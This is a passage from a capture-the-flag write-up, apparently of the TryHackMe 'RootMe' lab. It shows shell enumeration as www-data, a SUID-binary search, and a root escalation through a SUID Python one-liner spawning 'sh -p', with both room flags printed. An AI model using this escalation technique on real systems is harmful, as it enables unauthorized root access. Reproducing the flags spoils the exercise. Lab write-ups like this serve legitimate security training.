www-data@ip-10-66-183-87:/home$ ls -la ./rootme/
total 32
drwxr-xr-x 4 rootme rootme 4096 Aug  4  2020 .
drwxr-xr-x 5 root   root   4096 Aug 10  2025 ..
-rw------- 1 rootme rootme  100 Aug  4  2020 .bash_history
-rw-r--r-- 1 rootme rootme  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 rootme rootme 3771 Apr  4  2018 .bashrc
drwx------ 2 rootme rootme 4096 Aug  4  2020 .cache
drwx------ 3 rootme rootme 4096 Aug  4  2020 .gnupg
-rw-r--r-- 1 rootme rootme  807 Apr  4  2018 .profile
-rw-r--r-- 1 rootme rootme    0 Aug  4  2020 .sudo_as_admin_successful
www-data@ip-10-66-183-87:/home$ ls -la ./test/
total 28
drwxr-xr-x 3 test test 4096 Aug  4  2020 .
drwxr-xr-x 5 root root 4096 Aug 10  2025 ..
-rw------- 1 test test  393 Aug  4  2020 .bash_history
-rw-r--r-- 1 test test  220 Aug  4  2020 .bash_logout
-rw-r--r-- 1 test test 3771 Aug  4  2020 .bashrc
drwxrwxr-x 3 test test 4096 Aug  4  2020 .local
-rw-r--r-- 1 test test  807 Aug  4  2020 .profile
www-data@ip-10-66-183-87:/home$ ls -la ./ubuntu/
total 28
drwxr-xr-x 4 ubuntu ubuntu 4096 Aug 10  2025 .
drwxr-xr-x 5 root   root   4096 Aug 10  2025 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr  4  2018 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Aug 10  2025 .cache
-rw-r--r-- 1 ubuntu ubuntu  807 Apr  4  2018 .profile
drwx------ 2 ubuntu ubuntu 4096 Aug 10  2025 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Aug 10  2025 .sudo_as_admin_successful
www-data@ip-10-66-183-87:/home$
```

In this case, no relevant information was identified at first glance. An attempt was made to review the command history of the **rootme** user:

```
cat /home/rootme/.bash_history
```

```
-rw-r--r-- 1 ubuntu ubuntu    0 Aug 10  2025 .sudo_as_admin_successful
www-data@ip-10-66-183-87:/home$ cat /home/rootme/.bash_history
cat: /home/rootme/.bash_history: Permission denied
www-data@ip-10-66-183-87:/home$
```

Permissions to access the file were not available. However, upon further investigation of the **/var/www** directory, the **user.txt** file was found:

```
www-data@ip-10-66-183-87:/var/www$ ls
html  user.txt
www-data@ip-10-66-183-87:/var/www$ cat user.txt
THM{y0u_g0t_a_sh3ll}
www-data@ip-10-66-183-87:/var/www$
```

The file corresponds to a *flag*. To continue with the privilege escalation, binaries with **SUID** bits were listed, which can be executed with the owner's privileges (often **root**). The following command was used:

```
find / -perm -u=s -type f 2>/dev/null
```


```
www-data@ip-10-66-183-87:/var/www$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
```

```
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
```

6) Privilege escalation (SUID)

Of the identified binaries, the following were of greatest interest. **GTFOBins** was consulted to validate abuse vectors: https://gtfobins.org/.

Case: Python with SUID



Command used:

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```


Technical explanation:


- If `Python` has the **SUID** bit and belongs to **root**, the interpreter runs with elevated effective privileges.
- `os.execl(...)` replaces the current process (Python) with `/bin/sh`.
- The `-p` argument instructs `sh` not to discard effective privileges, so the privileged context inherited from the SUID binary is maintained.

```
# whoami
root
# ls -la /root
total 44
drwx------  7 root root 4096 Aug 10  2025 .
drwxr-xr-x 24 root root 4096 Feb 28 00:47 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug  4  2020 .cache
drwx------  3 root root 4096 Aug  4  2020 .gnupg
drwxr-xr-x  3 root root 4096 Aug  4  2020 .local
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  2 root root 4096 Aug 10  2025 .ssh
-rw-------  1 root root 2122 Aug 10  2025 .viminfo
-rw-r--r--  1 root root   26 Aug  4  2020 root.txt
drwx------  3 root root 4096 Aug 10  2025 snap
# cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```

7) Termination

Privilege escalation successfully completed. Control with elevated privileges was obtained and the machine was terminated:




Share your win with your peers
Your progress can inspire others in your community.
RootMe completed!
b3nd3r2997 completed another room on their cyber security journey.
Completed tasks
4
Points earned
210
Streak
2
Share on social media
Share your win before starting the next room
LinkedIn
WhatsApp
Telegram
Twitter / X
Facebook
Reddit
Go to dashboard